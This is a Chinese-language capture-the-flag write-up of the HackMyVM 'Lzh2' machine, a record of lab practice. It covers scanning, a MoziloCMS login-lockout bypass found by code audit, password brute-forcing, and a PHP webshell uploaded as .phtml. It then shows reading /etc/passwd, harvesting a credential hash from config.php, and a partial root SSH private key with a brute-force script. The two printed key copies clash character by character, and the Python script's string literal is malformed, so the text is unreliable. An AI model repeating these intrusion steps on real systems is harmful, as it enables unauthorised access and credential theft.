

0x00 Scan

```
1  └─(ryoko@ryoko-kali)-[~/Desktop/HackMyVM/Lzh2]
2  └─$ nmap -p- 192.168.99.25
3  Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 14:26 HKT
4  Nmap scan report for 192.168.99.25
5  Host is up (0.00027s latency).
6  Not shown: 65533 closed tcp ports (reset)
7  PORT      STATE SERVICE
8  22/tcp    open  ssh
9  80/tcp    open  http
10 MAC Address: 08:00:27:1B:B6:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
11
12 Nmap done: 1 IP address (1 host up) scanned in 2.27 seconds
```

发现 Web 和 SSH

先看 Web



没有发现能利用的东西

扫描目录

```
1  └─(ryoko@ryoko-kali)-[~/Desktop/HackMyVM/Lzh2]
2  └─$ gobuster dir -u http://192.168.99.25 -x html,js,php,txt,zip,rar,png,jpg -t 64 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt
3  =====
4  Gobuster v3.6
5  by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
6  =====
7  [+] Url: http://192.168.99.25
8  [+] Method: GET
9  [+] Threads: 64
10 [+] wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt
11 [+] Negative Status codes: 404
12 [+] User Agent: gobuster/3.6
13 [+] Extensions: php,txt,zip,rar,png,jpg,html,js
```


```

14  [+] Timeout:                      10s
15  =====
16  Starting gobuster in directory enumeration mode
17  =====
18  /.htaccess                        (Status: 403) [Size: 278]
19  /.htaccess.html                  (Status: 403) [Size: 278]
20  /.htaccess.js                    (Status: 403) [Size: 278]
21  /.htaccess.txt                   (Status: 403) [Size: 278]
22  /.htaccess.php                   (Status: 403) [Size: 278]
23  /.htaccess.zip                   (Status: 403) [Size: 278]
24  /.htaccess.png                   (Status: 403) [Size: 278]
25  /.htaccess.rar                   (Status: 403) [Size: 278]
26  /.htaccess.jpg                   (Status: 403) [Size: 278]
27  /.htpasswd.jpg                   (Status: 403) [Size: 278]
28  /.htpasswd                       (Status: 403) [Size: 278]
29  /.htpasswd.html                  (Status: 403) [Size: 278]
30  /.htpasswd.php                   (Status: 403) [Size: 278]
31  /.htpasswd.js                    (Status: 403) [Size: 278]
32  /.htpasswd.zip                   (Status: 403) [Size: 278]
33  /.htpasswd.txt                   (Status: 403) [Size: 278]
34  /.htpasswd.png                   (Status: 403) [Size: 278]
35  /.htpasswd.rar                   (Status: 403) [Size: 278]
36  /backup.zip                      (Status: 200) [Size: 3153752]
37  /index.html                      (Status: 200) [Size: 5201]
38  /server-status                   (Status: 403) [Size: 278]
39  Progress: 184302 / 184311 (100.00%)
40  =====
41  Finished
42  =====

```

发现 backup.zip。下载


是一个 CMS 的源码



扫描目录的时候并没有扫到 CMS 的路径。猜测是 /mozi




版本是 MoziloCMS 3.0，搜索发现 CVE-2024-44871 RCE



本质上是文件上传。不过需要 admin，没什么用

回到登录页面



发现 3 次登录失败会被锁定 10 分钟。且是服务器 PHP 环境的全局锁定，与客户端 IP 等无关

审计代码。发现了一个逻辑 bug

```

2 // MAXIMALE ANZAHL FALSCHER LOGINS
3 $FALSELOGINLIMIT = 3;
4 // DAUER DER SPERRE NACH FALSCHEN LOGINS IN MINUTEN
5 $LOGINLOCKTIME = 10;
6
7 // Line 22-32 验证密码合法性
8 if(getRequestValue('login','post',false)
9     and false != ($name = getRequestValue('username','post',false))
10    and false != ($pw = getRequestValue('password','post',false))) {
11    // Zugangsdaten prüfen
12    if(checkLoginData($name, $pw)) {
13        // Daten in der Session merken
14        $_SESSION['username'] = $name;
15        $_SESSION['login_okay'] = true;
16        $_SESSION['login_tmp'] = getClientDaten();
17    }
18 }
19
20 // Line 74-95 验证是否处于锁定状态
21 } else {
22     // Login noch gesperrt?
23
24     //
25     // PHP 7.3 - Warnung: A non-numeric value encountered in ...
26     //
27     $loginstart = $LOGINCONF->get("loginlockstarttime");
28     if (!is_numeric($loginstart)) {
29         $loginstart = intval($loginstart);
30     }
31     $logintimecompare = time() - $loginstart;
32
33     if (($LOGINCONF->get("falselogincounttemp") > 0) and ($logintimecompare
34     <= $LOGINLOCKTIME * 60)) {
35         // gesperrtes Formular anzeigen
36         return login_formular(false,"warning_false_logins");
37     } else {
38         // Zähler zurücksetzen
39         $LOGINCONF->set("falselogincounttemp", 0);
40         // normales Formular anzeigen
41         return login_formular(true);
42     }
43 }
44
45 // Line 135-147 验证密码合法性
46 function checkLoginData($user, $pass) {
47     global $loginpassword;
48     require_once(BASE_DIR_CMS.'PasswordHash.php');
49     $t_hasher = new PasswordHash(8, FALSE);
50
51     if(($user == $loginpassword->get("name")) and (true === $t_hasher-
52     >CheckPassword($pass, $loginpassword->get("pw")))) {
53         return true;
54     } elseif((strlen($loginpassword->get("username")) > 4) and ($user ==
55     $loginpassword->get("username")) and (true === $t_hasher-
56     >CheckPassword($pass, $loginpassword->get("userpw")))) {
57         return true;
58     }
59 }

```

```


54     } else {
55         return false;
56     }
57 }

```

验证密码合法性的 checkLoginData 调用在验证是否处于锁定状态的逻辑之前，且没有返回


则如果在锁定状态下输入了正确的密码，依旧可以触发登录成功的逻辑

使用 BurpSuite 爆破密码



获得 admin 密码后，登录后台

发现文件上传点




上传 PHP WebShell。这里不允许上传后缀 PHP 的文件，修改为 PHTML 能够上传成功 (所以上面那个 CVE 的意义是)

上传的文件在 /mozilo/kategorien/Willkommen/dateien/ 目录下

0x01 Get Shell

测试了几个 PHP 直接反弹 Shell 的代码，不能用，有函数被禁用了。只能写一句话木马



获得了 WebShell

查看本地存在的用户

```
1 (www-data:/var/www/html/mozilo/kategorien/willkommen/dateien) $ cat /etc/passwd | grep /bin/bash
2 root:x:0:0:root:/root:/bin/bash
3 welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
```

发现 welcome 用户

家目录没有访问权限

```
1 (www-data:/var/www/html/mozilo/kategorien/willkommen/dateien) $ ls -al /home
2 total 12
3 drwxr-xr-x  3 root    root    4096 Apr 11 22:27 .
4 drwxr-xr-x 18 root    root    4096 Mar 18 20:37 ..
5 drwx-----  2 welcome welcome 4096 Apr 12 22:55 welcome
```

检查一圈，没有可以利用的提权点

最后在 Web 目录下搜索 welcome，发现了 welcome 用户的密码

```
1 (www-data:/var/www/html/mozilo/kategorien/willkommen/dateien) $ cd /var/www/html
2 (www-data:/var/www/html) $ grep -r "welcome" ./
3 ./mozilo/admin/config.php:    // welcome:3e73d572ba005bb3c02107b2e2fc16f8
4 ./mozilo/gpl.txt:    This is free software, and you are welcome to redistribute it
```

使用密码登录 Welcome 用户

```
1  └─(ryoko@ryoko-kali)-[~/Desktop/HackMyVM/Lzh2]
2  └─$ ssh welcome@192.168.99.25
3  The authenticity of host '192.168.99.25 (192.168.99.25)' can't be
   established.
4  ED25519 key fingerprint is
   SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
5  This host key is known by the following other names/addresses:
6      ~/.ssh/known_hosts:30: [hashed name]
7  Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
8  warning: Permanently added '192.168.99.25' (ED25519) to the list of known
   hosts.
9  welcome@192.168.99.25's password:
10 Linux Lzh 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
11
12 The programs included with the Debian GNU/Linux system are free software;
13 the exact distribution terms for each program are described in the
14 individual files in /usr/share/doc/*/copyright.
15
16 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
17 permitted by applicable law.
18 Last login: Fri Apr 11 22:27:59 2025 from 192.168.3.94
19 welcome@Lzh:~$ whoami
20 welcome
21 welcome@Lzh:~$ id
22 uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

获得了 user flag

```
1  welcome@Lzh:~$ pwd
2  /home/welcome
3  welcome@Lzh:~$ ls -al
4  total 28
5  drwx----- 2 welcome welcome 4096 Apr 12 22:55 .
6  drwxr-xr-x 3 root      root    4096 Apr 11 22:27 ..
7  lrwxrwxrwx 1 root      root      9 Apr 11 23:55 .bash_history -> /dev/null
8  -rw-r--r-- 1 welcome welcome 220 Apr 11 22:27 .bash_logout
9  -rw-r--r-- 1 welcome welcome 3526 Apr 11 22:27 .bashrc
10 -rw-r--r-- 1 root      root    2590 Apr 12 22:55 id_rsa
11 -rw-r--r-- 1 welcome welcome 807 Apr 11 22:27 .profile
12 -rw-r--r-- 1 welcome welcome 44 Apr 12 21:32 user.txt
13 lrwxrwxrwx 1 root      root      9 Apr 12 01:24 .viminfo -> /dev/null
```

0x02 Privilege

welcome 用户家目录下有一个属于 root 的 id_rsa 私钥

```
1  welcome@Lzh:~$ cat id_rsa
2  -----BEGIN OPENSSH PRIVATE KEY-----
3  ???lbnZaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAadzC2gtcn
4  NhAAAAAwEAAQAAAEAZ92ounxpyRHT2ksgtHcLeZh4TIwYRSvv2w+UxyB42bnAskjq1xpT
5  iKlqhJoGPU6tb1w8NXMQvkmQ3bwDSqD2NwXLaNzs+ls2bqZro9uaVJAYs04+RLMQG/vm0l
```

```

6  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
38 6e2CD1gn/84/cAAAAIcm9vdEBMemgBAGM=
39 -----END OPENSSH PRIVATE KEY-----

```

私钥的前 3 位被删除了

编写一个脚本来爆破私钥

可能性太多，依次登录不现实。直接利用 SSH 相关库验证私钥合法性更快

```

1  import itertools
2  import string
3  import paramiko
4  from io import StringIO
5
6  incomplete_key = "-----BEGIN OPENSSH PRIVATE KEY-----"
7  ???1bnNzaC1rZXktdjEAAAABG5vbUAAAEBm9uZQAAAAAAAAABAAABlWAAAAdzc2gtcn
8  NhAAAAAwEAAQAAAEYEAz92ounxpyRHT2ksGthCLeZh4TIwYRSvv2w+UxyB42bnAskjq1xpT
9  iKlqhJoGPU6tb1w8NXMQvkmQ3bWDSqD2NwXLaNzs+1s2bqZro9uaVJAYS04+RLMQG/vm0l
10 FepDXBp6QF6MAF3iOPhJTKrowiZK3I3ovNmJjJoc5z0Gn43xA/NDqpCCYPKRUSZBgCpDzhV
11 +N2hplLaqaxetEGSbeutiKogda8YDkKiNiOtF1H4hGnTSBud/2BkIKR231VqZ00RXDlYAO
12 hS0ZATD2ACUZcljdBj5MKoh23kqDo9Gguz88213YUGoqKyMqUAeH+GTWkox3QWz1q4f1i1
13 /PHn0lHskkb/w/12QCDC5LamgciwqNhJD3YJ+G3TMndzKy48f749jXUPa22c9/7m+TvX54
14 vE2n1zTzdDaVTndTw8HLW0f6JNz8/tIhSpTtknaERJKU6XwH5Pem5Km6hEmVmseIhaH0Rn
15 zeom7H1ySa5tw6XA8ltUJA6mjAR0ouC/PQ6c6Hm1AAAFgIC59++AufFvAAAAB3NzaC1yc2

```



```

16 EAAAGBAM/dqLp8ackR09pLILR3C3mYeEymMKur79sP1McgeNm5wLJI6tcau4ipaoSaBj10
17 rw9cPDVzEL5DEN28A0qg9jVsS2jc7PpbNm6ma6Pbm1SQGLNOPkSzEBv75tJRXqQ1waekBe
18 jABd4jj4Suyq6MIsytyN6LzZoyaH0c9Bp+N8QPzQ6qQgmDyKVLGQYAqQ84Vfjdoas5wqm1
19 3rRBkm3rrYijohWvGA5CojYqLRdR+IRp00gbnf9gzCCKdt9VamTjKvW5cgDoUtGQEW9gA1
20 MwpY3QY+TCqIdt5Kg6PROFM/PNTd2FBqKisjK1AHh/hk1pKMD0Fs9auH5Ytfzx59JR7Jcm
21 /8P9dkAg30S2poHIsKjYSQ92Cfht0zJ3cysuPH++PY11D2ttnPf+5vk71+eLXnp9c083Q2
22 1u53U1vBy1tH+iTc/P7SIUqu7ZJ2hESS1018B+T3puSpuorJ1ZrHiIwh9EZ83qJux9ckmu
23 bvU1wPjBVCQopowETqLgvz0OnOh5pQAAAAAMBAAEAAGACuN4mDQ2MmmMtrsyqr01jf34eJx
24 xc8cSobtg1Ge04h2c0keJB8vydDZaaTtHmq8V4T1InkVsysFTBCGx1263s18WRea/A9ihb
25 BJBRIqc5QV6+/H2Hw3+Bw4WBHnjgVUE/mjF8YCHVTNqEBPrqVxReKkycLhQys/YaBJxFKR
26 gdgb2LiN7DBAMPO7/I5JbSMHRTxSdCAzxk9ttfBHHQtzKnVK88A04/F4/MwkojYUuHr2
27 p1ts/nk1LBSRaYeG6DWHZAmmk5u6qhYakhg63FvS9d7vPKD22+mbfxg3mQcvwh/aH72XWS
28 p0MguJNjG+MvehuakjMKNczPcnhUkkXX94koOX5RF44LQnwjOyu0Y0FohSNOjtIdn1PQp7
29 fZjp0dyoAObw01531vyj58/CnaevhPIBVU8I56yLX7GG+8DGutOPrwzGF13T9S3U1+EJdd
30 e5TY1fgy9vhsV1LmRA+KzOe5k86sILChah8BDFIYQ9Y9VxRkISnMi7LeBBEahXUJVNAAAA
31 wGImXIgonJu7uSg9UoawX9DXyhX4gn+K4VCS6/xTmPZGePowSOwh0CwmvPdS135VHexeUw
32 wQLEw/m11w2iPlyk381WIUZr8MXGgBPJtF7ohz6IF9KKqgXbD+a4rE9ctfxHLvFdk9u7RL
33 dg/KUEc1o01HJInsCF4JqECVuCN06DGSPG7Vfqjv+bj/V8oTFCg2bk7NKXqQodeyjNbp94
34 5n+vJ1wHA0r5EVT+1CVXqaTI6xyZKOUSpjMbVoNe0Qj00TQAAAMEA+NbbsLaqnPzV82kj
35 y5rJbrtn1LaOL1VMBvQc3n0XwaCCy+0MHKQx50ZZaAngMc7aTvW7vDHGG852208VggH7Rq
36 agIevBAZaRLODonvABYRZYRW+uKp+sufzI3c1IwrVfe77C50I8YPu3eiXhSqhNM9Ceqhix
37 p56co2rGt1SD1jwiWLxKN7S+s6w/J+ZpTx8/KZLOqn1iOvJRf+5orMXLKzXwZ/E67dTpOK
